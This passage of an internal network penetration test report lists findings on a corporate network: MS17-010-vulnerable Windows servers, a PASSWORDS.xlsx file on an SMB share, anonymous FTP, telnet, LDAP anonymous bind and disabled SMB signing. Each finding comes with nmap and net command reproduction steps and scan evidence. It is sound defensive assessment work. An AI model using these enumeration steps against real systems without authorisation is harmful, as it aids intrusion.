192.168.204.148		Undetected
192.168.204.199		Undetected
192.168.204.245		Undetected
192.168.204.67		Undetected
192.168.204.160		Undetected
10.100.7.210		Microsoft Windows 7 Professional
10.100.5.64	CONMSAUTHMI601	Microsoft Windows Server 2008 R2 Standard Service Pack 1
10.100.5.59	IT06-G8F8HF1	Microsoft Windows 7 Professional
192.168.204.54		Undetected
192.168.204.161		Undetected
192.168.204.162		Undetected
192.168.204.184		Undetected
192.168.204.185		Undetected
192.168.204.195		Undetected
192.168.204.214		Undetected
192.168.204.215		Undetected
10.100.7.135		Microsoft Windows Server 2008 Standard Service Pack 2
10.100.7.115		Microsoft Windows 7 Professional

Recommendation

Replace outdated versions of Microsoft Windows with operating systems that are up-to-date and supported by the manufacturer.

Reproduction Steps

Use an operating system identification scanner, such as Nmap or Metasploit, to scan the affected targets to identify their specific versions. Alternatively, a network administrator can check the operating system version by logging into the system and viewing the operating system version through the system properties.

References

- https://support.microsoft.com/en-us/lifecycle/search/1163

Evidence

```
[+] 192.168.204.49:445    -   Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:DCEXCH02) (domai
n:[obfuscated-domain])
[+] 192.168.204.58:445    -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[obfuscated-dor
```

```
n]XENWEB1) (domain:[obfuscated-domain])
[+] 192.168.204.52:445    -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[obfuscated-domai
n]DHCP) (domain:[obfuscated-domain])
[+] 192.168.204.62:445    -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[obfuscated-domai
n]CAD) (domain:[obfuscated-domain])
[+] 192.168.204.54:445    -   Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:[obfuscated-domai
n]SERVER1) (domain:[obfuscated-domain])
[+] 192.168.204.79:445    -   Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:[obfuscated-doma
in]EXCH01) (domain:[obfuscated-domain])
```

```
[+] 192.168.204.63:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2
 x86 (32-bit)
[+] 192.168.204.67:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 2 x86
(32-bit)
[+] 192.168.204.94:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 2 x86
(32-bit)
[+] 192.168.204.104:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2
 x86 (32-bit)
```

HIGH

Password Document Stored in Network Share

Observation

During testing, it was possible to identify a cleartext passwords document located on network share. Password documents can be fruitful for an attacker because they provide valuable credentials that may be useful for other networks.

Security Impact

An attacker could leverage password documents to elevate privileges across the network or even to gain further access into other services within the network environment.

Recommendation

Storing a password document within a network share should be prohibited. As an alternative solution, it is recommended to use a password manager and share it only with authorized individuals, protected by multiple layers of authentication.

Reproduction Steps

Evaluate the affected system's SMB network shares to look for sensitive file names including password.

Evidence

```
smb: \> dir
  .                                   D        0  Wed Jan 13 21:13:49 2021
  ..                                  D        0  Wed Jan 13 21:13:49 2021
  Accounting$ (192.168.204.154) (Y) - Shortcut.lnk      A      637  Tue Sep  1 18:06:12 2020
  ACCOUNTS PAYABLE                    D        0  Wed Jan 13 20:16:17 2021
  ACCOUNTS RECEIVABLE                 D        0  Wed Oct 14 17:21:21 2020
  AUDIT                               D        0  Sun Aug 16 15:57:04 2020
  Aug 2020 WTX Month End Review v2.xlsx      A  2897007  Fri Sep  4 17:24:43 2020
  BUDGETS                             D        0  Thu Oct  1 21:44:18 2020
  CASH                                D        0  Thu Nov 19 20:16:55 2020
  DOCUNITY                            D        0  Sat Sep  5 20:59:36 2020
  False.csv                           A    15520  Tue Aug 18 17:34:36 2020
  GENERAL LEDGER                      D        0  Mon Sep 28 14:31:35 2020
  HUMAN RESOURCES                     D        0  Mon Dec 30 16:16:14 2019
  JOB COSTING                         D        0  Thu Jul 30 16:02:26 2020
  NOBLE ISRAEL INVOICES               D        0  Wed Jan 13 21:31:10 2021
  OS (C) - Shortcut.lnk               A      501  Tue Jul 14 11:33:44 2020
  PASSWORDS.xlsx                      A    43639  Mon Jan  4 17:41:04 2021
  PAYLOCITY                           D        0  Thu Sep  3 12:21:44 2020
  PAYROLL                             D        0  Wed Jan 13 14:16:12 2021
  POLICIES                            D        0  Tue Jan 12 18:26:34 2021
  PROJECTS                            D        0  Sat Jul  4 14:23:23 2020
  REPORTING                           D        0  Mon Jan  4 22:35:58 2021
  TAX                                 D        0  Tue Nov 17 19:56:55 2020
  Thumbs.db                        AHSn   107008  Wed May 10 18:22:03 2017
```

MEDIUM

Anonymous FTP Enabled

Observation

A file transfer protocol (FTP) service allows users to transfer files to/from remote FTP servers. The FTP service typically allows for setting user credentials, which could include complex usernames and passwords. However, during the case of the assessment, testing identified that anonymous FTP was found present. Anonymous FTP servers allow for anyone to login to the FTP server to browse the files that have been remotely uploaded.

Security Impact

The issue with anonymous FTP is that any individual, including an attacker, could gain remote access to the FTP server and observe the contents within the server. Depending on anonymous permissions, an attacker may also be able to leverage this default, weak configuration in order to store/transmit malicious code.

The exposure of files stored on anonymous FTP servers could present the opportunity for an attacker to compromise the confidentiality and/or integrity of sensitive files that may be deemed for authorized access only.

Top Affected Nodes

10 NODES AFFECTED		
IP Address	**Host Name**	**Operating System**
10.100.3.70		Unknown
10.100.7.97		Arista EOS
10.100.7.98		Ubuntu 16.04 Linux Kernel 4.4
192.168.2.17		Unknown
192.168.2.32		Microsoft Windows Server 2012 R2 Standard
192.168.2.33		Unknown
192.168.2.34		Juniper Junos 15.1X49
192.168.2.35		Unknown
192.168.2.38		Unknown
192.168.2.39		Unknown

Recommendation

If the anonymous FTP server is not required for business operations, consider disabling the service altogether and updating the organization's configuration baseline. The configuration baseline should ensure that unnecessary services are disabled prior to deployment. If the service is required for business operations, consider disabling anonymous authentication and implementing authentication that leverages a complex password.

Reproduction Steps

Using the operating system's built in FTP client, Metasploit, or Nmap, onnect to the affected FTP server(s) using "anonymous/anonymous" (username and password).

Evidence

```
Nmap scan report for 192.168.2.38
Host is up (0.011s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan  1 01:08 help
| -r--r--r-- root root 200 Jan  1 01:08 info
| -r--r--r-- root root 200 Jan  1 01:08 prnlog
| -r--r--r-- root root 200 Jan  1 01:08 stat
|_-r--r--r-- root root 200 Jan  1 01:08 syslog
```

```
Nmap scan report for 192.168.2.39
Host is up (0.11s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan  1 01:08 help
| -r--r--r-- root root 200 Jan  1 01:08 info
| -r--r--r-- root root 200 Jan  1 01:08 prnlog
| -r--r--r-- root root 200 Jan  1 01:08 stat
|_-r--r--r-- root root 200 Jan  1 01:08 syslog
```

```
Nmap scan report for 192.168.2.32
Host is up (0.011s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan  1 01:08 help
| -r--r--r-- root root 200 Jan  1 01:08 info
| -r--r--r-- root root 200 Jan  1 01:08 prnlog
| -r--r--r-- root root 200 Jan  1 01:08 stat
|_-r--r--r-- root root 200 Jan  1 01:08 syslog
```

MEDIUM

Insecure Protocol - FTP

Observation

The File Transfer Protocol (FTP) service is used for client systems to connect to and store and retrieve files. However, FTP does not encrypt the communications between the server and the client, exposing all data in cleartext. Although FTP can negotiate to use TLS, the affected server(s) were not found to negotiate TLS.

Security Impact

Since FTP is cleartext, all of the traffic between the client and the server is exposed in cleartext. This presents the opportunity for an attacker to perform a man-in-the-middle attack and obtain sensitive user credentials as well as file contents. Such valuable information may also be useful for other attacks within the environment.

Recommendation

Disable the service if it is not needed for business operations. If transferring files is necessary for business operations, then consider implementing Secure FTP (SFTP) as SFTP uses encryption during communications to/from SFTP clients.

Reproduction Steps

Use an FTP client to connect to one of the affected servers on port 21/tcp. The following syntax can be used to attempt connecting to an FTP server:

```
ftp <server_ip_address>
```

Furthermore, if an FTP client does not exist and the available operating system leverages the native telnet command, connectivity can be tested against an FTP server using the following syntax and leveraging the Telnet command:

```
telnet <server_ip_address> 21
```

If the command above works, then the remote server is listening on port 21/tcp.

References

- https://www.ipa.go.jp/security/rfc/RFC2577EN.html

Evidence

```
Nmap scan report for 10.100.7.97
Host is up (0.00037s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
Nmap scan report for 192.168.204.57
Host is up (0.0032s latency).

PORT   STATE SERVICE
21/tcp open  ftp
```

```
Nmap scan report for 192.168.2.32
Host is up (0.011s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan  1 01:08 help
| -r--r--r-- root root 200 Jan  1 01:08 info
| -r--r--r-- root root 200 Jan  1 01:08 prnlog
| -r--r--r-- root root 200 Jan  1 01:08 stat
|_-r--r--r-- root root 200 Jan  1 01:08 syslog
```

```
Nmap scan report for 192.168.2.38
Host is up (0.011s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- root root 200 Jan  1 01:08 help
| -r--r--r-- root root 200 Jan  1 01:08 info
| -r--r--r-- root root 200 Jan  1 01:08 prnlog
| -r--r--r-- root root 200 Jan  1 01:08 stat
|_-r--r--r-- root root 200 Jan  1 01:08 syslog
```

MEDIUM

Insecure Protocol - Telnet

Observation

The telnet service is used for network administrators to perform remote administration of network devices. This service, however, does not enforce encryption and, therefore, exposes all traffic in cleartext.

Security Impact

Since telnet communications are in cleartext, an attacker could perform a man-in-the-middle attack and obtain sensitive information such as user credentials, command outputs, and more. Such valuable information may also be useful for other attacks within the environment.

Top Affected Nodes

13 NODES AFFECTED		
IP Address	**Host Name**	**Operating System**
192.168.204.10		Undetected
10.100.3.70		Unknown
10.100.5.58		VxWorks 5.5
10.100.7.63		VxWorks 5.5
10.100.7.64		VxWorks 5.5
10.100.7.74		Apple Airport
192.168.2.32		Microsoft Windows Server 2012 R2 Standard
192.168.2.33		Unknown
192.168.2.34		Juniper Junos 15.1X49
192.168.2.35		Unknown
192.168.2.38		Unknown
192.168.2.39		Unknown
192.168.2.76		Undetected

Recommendation

Disable the telnet service if it is not required for business operations. If it is required for business operations, consider using an alternative protocol, such as Secure Shell (SSH), to accomplish the same goal with encryption being implemented.

Reproduction Steps

Use a telnet client to connect to a telnet server. Using a network packet analyzer, such as Wireshark, observe the packets originating from the telnet client to discover the cleartext communications.

References

- https://isc.sans.edu/diary/Computer+Security+Awareness+Month+-+Day+18+-+Telnet+an+oldie+but+a+goodie/7393

Evidence

```
Nmap scan report for 192.168.204.10
Host is up (0.00062s latency).

PORT   STATE SERVICE
23/tcp open  telnet
| telnet-encryption:
|_  Telnet server does not support encryption
```

```
Nmap scan report for 192.168.2.32
Host is up (0.011s latency).

PORT   STATE SERVICE
23/tcp open  telnet
```

```
Nmap scan report for 10.100.7.64
Host is up (0.0043s latency).

PORT   STATE SERVICE
23/tcp open  telnet
| telnet-encryption:
|_  Telnet server does not support encryption
```

```
Nmap scan report for 10.100.5.58
Host is up (0.0011s latency).

PORT   STATE SERVICE
23/tcp open  telnet
| telnet-encryption:
|_  Telnet server does not support encryption
```

```
[+] 10.100.5.58:23        - 10.100.5.58:23 TELNET \x1b[2J\x1b[1;1H\x0a\x0a\x0a         Copyright (c) 2004-2020 H
irschmann Automation and Control GmbH\x0a\x0a                             All rights reserved\x0a\x0a
MACH Release L2P-09.1.02\x0a\x0a                        (Build date 2020-09-20 08:37)\x0a\x0a\x0a\x0a
System Name:  MACH-6B9000\x0a                       Mgmt-IP    :  10.100.5.58\x0a                       Base-MAC
:  64:60:38:6B:90:00\x0a                        System Time:  2020-01-11 22:00:39\x0a\x0a\x0a\x0a\x0aUser:
[+] 10.100.7.63:23        - 10.100.7.63:23 TELNET \x1b[2J\x1b[1;1H\x0a\x0a\x0a         Copyright (c) 2004-2018 H
irschmann Automation and Control GmbH\x0a\x0a                             All rights reserved\x0a\x0a
MACH Release L2P-09.0.14\x0a\x0a                        (Build date 2018-03-14 18:13)\x0a\x0a\x0a\x0a
System Name:  MACH-4BD40A\x0a                       Mgmt-IP    :  10.100.7.63\x0a                       Base-MAC
:  64:60:38:4B:D4:0A\x0a                        System Time:  2018-01-01 02:38:28\x0a\x0a\x0a\x0aUser:
[+] 10.100.7.74:23        - 10.100.7.74:23 TELNET \x1b[2J\x1b[1;1H\x0a\x0a\x0a         Copyright (c) 2004-2020 H
irschmann Automation and Control GmbH\x0a\x0a                             All rights reserved\x0a\x0a
MACH Release L2P-09.1.01\x0a\x0a                        (Build date 2020-02-24 17:00)\x0a\x0a\x0a\x0a
System Name:  MACH-9A79C0\x0a                       Mgmt-IP    :  10.100.7.74\x0a                       Base-MAC
:  64:60:38:9A:79:C0\x0a                        System Time:  2020-01-11 22:00:41\x0a\x0a\x0a\x0a\x0aUser:
[+] 10.100.7.64:23        - 10.100.7.64:23 TELNET \x1b[2J\x1b[1;1H\x0a\x0a\x0a         Copyright (c) 2004-2018 H
irschmann Automation and Control GmbH\x0a\x0a                             All rights reserved\x0a\x0a
MACH100 Release L2P-09.0.19\x0a\x0a                        (Build date 2019-09-04 18:44)\x0a\x0a\x0a\x0a
System Name:  MACH100-8F0568\x0a                       Mgmt-IP    :  10.100.7.64\x0a                       Base-
MAC   :  64:60:38:8F:05:68\x0a                        System Time:  2019-01-11 22:00:33\x0a\x0a\x0a\x0a\x0aUser:
[+] 192.168.204.10:23     - 192.168.204.10:23 TELNET Login:
[+] 10.100.3.70:23        - 10.100.3.70:23 TELNET \x07HP JetDirect\x0aPassword is not set\x0a\x0aPlease type "me
nu" for the MENU system, \x0aor "?" for help, or "/" for current settings.>
```

MEDIUM

LDAP Permits Anonymous Bind Access

Observation

Lightweight Directory Access Protocol (LDAP) can be used by multiple services when it comes to authenticating users to Active Directory. However, information may also be enumerated from this service in order to provide functionality for certain devices, such as filling in hostnames, domain name information, and more.

Security Impact

A misconfigured LDAP server could unnecessarily expose information to unauthorized individuals, including domain information. Although LDAP is typically exposed only internally, limiting the amount of information that an attacker could get further reduces the risk of a successful attack, even if by a little. LDAP servers may also be useful for enumerating Active Directory Domain User Accounts in certain scenarios, which could be extremely valuable to an attacker that needs such information for performing password attacks against those users.

Top Affected Nodes

10 NODES AFFECTED		
IP Address	Host Name	Operating System
192.168.204.51		Undetected
192.168.204.60		Undetected
192.168.204.66		Undetected
192.168.204.71		Undetected
192.168.204.97		Undetected
192.168.204.145		Undetected
192.168.204.173		Undetected
192.168.204.240		Undetected
192.168.2.6		Microsoft Windows Server 2012 R2
192.168.2.18		Microsoft Windows

Recommendation

To disable anonymous bind, add the following line to the "slapd.conf" file:

```
disallow bind_anon
```

Depending on which server operating system your LDAP server is running on, you may also be able to leverage the ASDIEdit tool to add the "DenyUnauthenticatedBind" entry into the configuration. See the reference section for more specific details.

Reproduction Steps

Use the Nmap tool and the "smb-security-mode" script to evaluate whether or not LDAP servers accept anonymous bind requests. For example, you may run the following commands:

```
nmap <ip_address> -p 389 -sS -Pn -n --script ldap-rootdsn
```

If you are able to retrieve results from this command, then that server accepts anonymous LDAP bind requests.

References

- https://blog.lithnet.io/2018/12/disabling-unauthenticated-binds-in.html

Evidence

```
Nmap scan report for 192.168.204.71
Host is up (0.0033s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-rootdse:
| LDAP Results
|   dn: cn=DSE Root
|       rootDomainNamingContext: dc=vsphere,dc=local
|       defaultNamingContext: dc=vsphere,dc=local
|       configurationNamingContext: cn=Configuration,dc=vsphere,dc=local
|       schemaNamingContext: cn=schemacontext
|       subSchemaSubEntry: cn=aggregate,cn=schemacontext
|       namingContexts: dc=vsphere,dc=local
|       serverName: cn=dcpsc.demo-domain.com,cn=Servers,cn=DC,cn=Sites,cn=Configuration,dc=vsphere,dc=local
|       vmwAdministratorDN: cn=Administrator,cn=Users,dc=vsphere,dc=local
|       vmwDCAccountDN: cn=dcpsc.demo-domain.com,ou=Domain Controllers,dc=vsphere,dc=local
|       vmwDCAccountUPN: dcpsc.demo-domain.com@VSPHERE.LOCAL
|       deletedObjectsContainer: cn=Deleted Objects,dc=vsphere,dc=local
|       msDS-SiteName: DC
|       objectGUID: 32363238-3037-3432-2d63-3530342d3436

--snipped--
```

MEDIUM

SMB Signing Not Enabled

Observation

Testing identified Microsoft Windows configuration concerns that could potentially result in an increased risk of an attack against Microsoft operating systems within the targeted environment. By default, Microsoft Windows comes pre-installed with several configuration issues that require network administrators to explicitly disable or enable to enhance security. If these options are not modified, then these systems could remain vulnerable to several attacks.

More specifically, the SMB signing feature was not found to be enabled at the time of testing. SMB signing is a security feature implemented by Microsoft to combat SMB relay attacks. An SMB relay attack occurs when an attacker tricks the victim system into authenticating to the attacker, and the attacker relays those credentials to another system.

Security Impact

Since many organizations use Microsoft Windows and Active Directory environments to manage users, a successful attack against a Microsoft Windows system could potentially expose the organization to other attacks, including privilege escalation and lateral movement. Furthemore, many Microsoft Windows systems share similar configurations due to Group Policy's ability to configure settings on a global scale. A single misconfiguration within Group Policy could present significant threats.

As it relates to SMB signing, a successful SMB relay attack could provide an attacker with access to a system of the attacker's choosing, depending on the permission levels of the authentication credentials being relayed. This could result in remote command execution, access to resources, and more.

Top Affected Nodes

83 NODES AFFECTED		
IP Address	**Host Name**	**Operating System**
10.100.6.81	IT01-CX9WNW1	Microsoft Windows 10 Pro
192.168.204.62		Undetected
192.168.204.63		Undetected
192.168.204.58		Undetected
192.168.204.97		Undetected
192.168.204.103		Undetected
192.168.204.94		Undetected
192.168.204.104		Undetected
192.168.204.81		Undetected
192.168.204.78		Undetected
192.168.204.140		Undetected
192.168.204.143		Undetected
192.168.204.133		Undetected
192.168.204.141		Undetected
192.168.204.154		Undetected

192.168.204.182		Undetected
192.168.204.212		Undetected
192.168.204.226		Undetected
192.168.204.206		Undetected
192.168.204.223		Undetected
192.168.204.205		Undetected
192.168.204.202		Undetected
192.168.204.200		Undetected
192.168.204.238		Undetected
192.168.204.240		Undetected
192.168.204.198		Undetected
10.100.2.64	it10-g0wtsw1	Windows Server 2016 Standard 14393
10.100.3.55		Undetected
10.100.2.63	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393
10.100.7.58		Undetected
10.100.7.111		Microsoft Windows 7 Professional
10.100.7.131		Microsoft Windows 7 Ultimate
10.100.7.110		Microsoft Windows Server 2012 R2 Standard
10.100.7.71	VSS-01B	Windows Server 2016 Standard 14393
10.100.7.125		Microsoft Windows Server 2008 R2 Standard Service Pack 1
192.168.2.242		Undetected
192.168.204.181		Undetected
192.168.204.168		Undetected
192.168.204.196		Undetected
192.168.204.189		Undetected
10.100.7.72	DESKTOP-KOCHTQC	Microsoft Windows 10 Enterprise
192.168.204.145		Undetected
10.100.7.101	SmartTool-TMP	Windows Server 2016 Standard 14393
10.100.7.136		Microsoft Windows XP Service Pack 2
10.100.7.70	EWS-01	Microsoft Windows 10
10.100.7.87	SmartTool	Windows Server 2016 Standard 14393
192.168.204.52		Undetected
192.168.204.110		Undetected
192.168.204.148		Undetected
192.168.204.199		Undetected
192.168.204.245		Undetected
192.168.204.67		Undetected
192.168.2.78		Microsoft Windows 10 Pro
192.168.204.160		Undetected
10.100.7.119		Microsoft Windows Server 2012 R2 Standard
10.100.7.210		Microsoft Windows 7 Professional
10.100.7.62	OSSEM2_RIOHMI01	Microsoft Windows 10 Enterprise
10.100.5.64	CONMSAUTHMI601	Microsoft Windows Server 2008 R2 Standard Service Pack 1

10.100.7.51	it03-8ddvdv1	Microsoft Windows Server 2012 R2 Standard
10.100.7.53	URSHISTSVR01	Microsoft Windows Server 2012 R2 Standard
10.100.7.66	URSIOSSVR02	Microsoft Windows Server 2012 R2 Standard
10.100.5.59	IT06-G8F8HF1	Microsoft Windows 7 Professional
10.100.6.80	IT01-486J8V1-Wiring-PC	Microsoft Windows 10 Pro
10.100.7.86	HIST-01A	Microsoft Windows 10
10.100.7.90	HMI-01B	Microsoft Windows 10
192.168.204.54		Undetected
10.100.2.52	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393
192.168.204.161		Undetected
192.168.204.162		Undetected
192.168.204.184		Undetected
192.168.204.185		Undetected
192.168.204.195		Undetected
192.168.204.214		Undetected
192.168.204.215		Undetected
10.100.7.135		Microsoft Windows Server 2008 Standard Service Pack 2
10.100.7.88	URSIOSSVR01	Microsoft Windows Server 2012 R2 Standard
192.168.2.8		Microsoft Windows Server 2012 R2 Standard
10.100.7.115		Microsoft Windows 7 Professional
10.100.2.59	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393
10.100.7.73	VSS-01A	Windows Server 2016 Standard 14393
10.100.7.77	HMI-01A	Microsoft Windows 10
10.100.7.84	HMI1	Microsoft Windows 10
10.100.7.85	MPM	Windows Server 2016 Standard 14393

Recommendation

Enforce SMB signing by configuring this across the organization's systems via Group Policy.

Reproduction Steps

Leveage the "smb-security-mode" script within Nmap to scan a system for SMB signing. The following command can be run from a Linux system with Nmap installed:

```
nmap <ip> -p 445 -sS -Pn --script smb-security-mode -v -n
```

References

- https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory

- https://www.microsoft.com/security/blog/2018/12/05/step-1-identify-users-top-10-actions-to-secure-your-environment/
- https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-security-baselines
- https://support.microsoft.com/en-us/help/887429/overview-of-server-message-block-signing

Evidence

```
Nmap scan report for 10.100.7.53
Host is up (0.00053s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
Nmap scan report for 192.168.204.94
Host is up (0.0030s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
Nmap scan report for 10.100.7.135
Host is up (0.00048s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
Nmap scan report for 10.100.2.59
Host is up (0.00071s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:42:94:32 (VMware)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

MEDIUM

Weak Password Policy (lockout observation window)

Observation

The lockout observation window for a Microsoft Windows Active Directory domain password policy specifies how long Active Directory will wait until resetting the "attempted login" counter. In other words, if someone were to submit two invalid login attempts, then essentially this counter would reset back from 2 to 0 after the lockout observation window expires.

Security Impact

With a small lockout observation window, this essentially allows attackers to perform password attacks against user accounts at a higher frequency. For example, if the lockout observation window is set to 5 minutes and the lockout threshold is 10, then essentially an attacker can perform 9 login attempts every 5 minutes without ever locking out the user account.

This process can also be scripted and automated so that the attacker essentially never locks out the user account while performing thousands of password attacks over a short period of time.

Recommendation

Increase the lockout observation window to a much higher value, preferably over 90 minutes. The higher this number is set within the password policy, the longer it would take for an attacker to guess a valid set of credentials.

Reproduction Steps

Use the following command to identify the Microsoft Windows Active Directory password policy:

```
net accounts /domain
```

References

- https://gracefulsecurity.com/the-myth-of-account-lockout-observation-windows/
- https://techtalk.pcmatic.com/2019/01/22/windows-account-lockout-threshold/

Evidence

```
The request will be processed at a domain controller for domain demo-domain.com.

Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          120
Minimum password length:                              8
Length of password history maintained:                1
Lockout threshold:                                    10
Lockout duration (minutes):                           10
```

```
Lockout observation window (minutes):                10
Computer role:                                       PRIMARY
```

INFORMATIONAL Egress Filtering Deficiencies

Observation

The internal network environment has an excessive amount of access to services on the public Internet environment. In a restricted environment where egress filtering deficiencies are properly implemented, end-users are only provided with access that is required for business operations, which, in many cases, are just web services.

Security Impact

Allowing end-users with access to excessive services, such as SSH, Telnet, etc. allows for an attacker or end-user to bypass security controls by exfiltrating information through other communication channels. During an attack, an attacker may also leverage this excessive access to establish a command-and-control (C2) server to communicate commands and data back and forth between a compromised system.

Recommendation

Disable access to services that are not required for business operations. Restricting access to only services that are required for business operations allows the organizations to establish more control over communication channels, allowing for inspection of indicators of compromise (IoC) as well as malicious data exfiltration attempts.

Reproduction Steps

With permission, perform a scan against an Internet-facing service that has an excessive amount of ports opened. Analyze the results of the results to determine where services may be visible from the internal network environment.

Evidence

```
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.048s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
```

INFORMATIONAL

High-Privileged Accounts Not Required to Change Password Often

Observation

During testing, it was identified that a highly privileged account within the network environment is not required to change its password, based on the enumerated password policy. By not requiring highly privileged accounts to change their passwords, this increases the time that a compromised set of credentials will be useful for an attacker.

Security Impact

By never requiring a highly privileged account to change its password, this allows an attacker to use a compromised set of credentials for an indefinite amount of time, until the account password has changed. This could increase the chances of a successful compromise going unnoticed or extending over a long period of time.

Recommendation

To ensure best practices apply to all users and accounts within the environment, it is recommended to avoid excluding highly privileged accounts from password policies that enforce best practices. Rather than setting this requirement to "never", it should, instead, be set to a value that is more acceptable to the organization and has an expiration.

Reproduction Steps

Run the following command on a highly privileged account to identify when its password was last changed with Microsoft Active Directory:

```
net user [username] /domain
```

Evidence

```
C:\Windows\system32>net user KatAdmin /domain
The request will be processed at a domain controller for domain demo-domain.com.

User name                    KatAdmin
Full Name                    Katarina Richter Administrator
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/13/2016~ 2:56:06 PM
Password expires             Never
```

Appendix A: Host Discovery (Operating Systems)

Internal Network Security Assessment

IP Address	DNS Name	Operating System	Domain
10.100.1.52		Linux Kernel 2.6	
10.100.1.63		Linux Kernel 2.6	
10.100.1.66	IT10--HNGWST2	Microsoft Windows 10	
10.100.1.68	IT10-F20GXV1	Microsoft Windows 10	
10.100.1.76	IT10-F8BP2R1	Microsoft Windows 10	
10.100.1.80		Linux Kernel 2.6	
10.100.1.96		Linux Kernel 2.6	
10.100.1.97	IT10-37HWTR1	Microsoft Windows 10	
10.100.1.99	IT10-BVMFJX2	Microsoft Windows 10	
10.100.1.150		Linux Kernel 3.10	
10.100.1.151		Linux Kernel 3.10	
10.100.2.45		Linux Kernel 3.10	
10.100.2.49	IT09-H42HYV1	Microsoft Windows 10	
10.100.2.51		Linux Kernel 4.15.0-128-generic	
10.100.2.52	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393	
10.100.2.53	it05-100625	Microsoft Windows 10	
10.100.2.54	IT09-1KBKLR2	Microsoft Windows 10 Pro	
10.100.2.55	Training3	Microsoft Windows 10	
10.100.2.56		VMware ESXi 7.0.1 build-16850804	
10.100.2.57		VMware ESXi 7.0.1 build-16850804	
10.100.2.58		VMware ESXi 7.0.1 build-16850804	
10.100.2.59	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393	
10.100.2.60		VMware ESXi 7.0.1 build-16850804	
10.100.2.62		Linux Kernel 2.6	
10.100.2.63	WIN-NLN1IU84VKS	Windows Server 2016 Standard 14393	
10.100.2.64	it10-g0wtsw1	Windows Server 2016 Standard 14393	
10.100.2.65	IT09-JGYQ733	Microsoft Windows 10	
10.100.2.66	IT10-34S1MQ1	Microsoft Windows 10	
10.100.2.70	IT09-6GRJN53	Windows	
10.100.2.81	WindUtilWS	Microsoft Windows 10	
10.100.2.82	Training8	Microsoft Windows 10	
10.100.2.83	Training2	Microsoft Windows 10	
10.100.2.87		Linux Kernel 2.6	
10.100.2.93	IT10-DHVDT13	Microsoft Windows 10 Pro	
10.100.3.50	IT06-59PJQV2	Microsoft Windows 10 Pro	
10.100.3.51	IT03-4M7MM32	Microsoft Windows 10 Pro	
10.100.3.52	IT10-CM1V8Y1	Microsoft Windows 10 Pro	

10.100.3.53		Linux Kernel 2.6	
10.100.3.56	IT02-FNFR2R1	Microsoft Windows 10	
10.100.3.60		Linux Kernel 2.6	
10.100.3.64	IT01-4P775Y2	Microsoft Windows 10 Pro	
10.100.5.50	IT03-4FWWZV2	Microsoft Windows 10	
10.100.5.51	IT03-75NWST2	Microsoft Windows 10 Pro	
10.100.5.52		Linux Kernel 2.6	
10.100.5.53		Linux Kernel 2.6	
10.100.5.55	IT09-5Z5KN53	Microsoft Windows 10	
10.100.5.56	IT02-GS5WZY2	Microsoft Windows 10	
10.100.5.59	IT06-G8F8HF1	Microsoft Windows 7 Professional	
10.100.5.60	IT08-DF9HLW2	Microsoft Windows 10	
10.100.5.61	IT02-34HR733	Microsoft Windows 10	
10.100.5.62	IT02-DWCKN53	Microsoft Windows 10	
10.100.5.64	CONMSAUTHMI601	Microsoft Windows Server 2008 R2 Standard Service Pack 1	
10.100.5.67	IT02-4RWKQ13	Microsoft Windows 10	
10.100.5.68	IT02-2SD5Y2	Microsoft Windows 10	
10.100.6.20		Linux Kernel 3.10	
10.100.6.25		Lantronix Universal Device Server UDS1100	
10.100.6.26		Lantronix Universal Device Server UDS1100	
10.100.6.50	IT02-FGXJ842	Microsoft Windows 10	
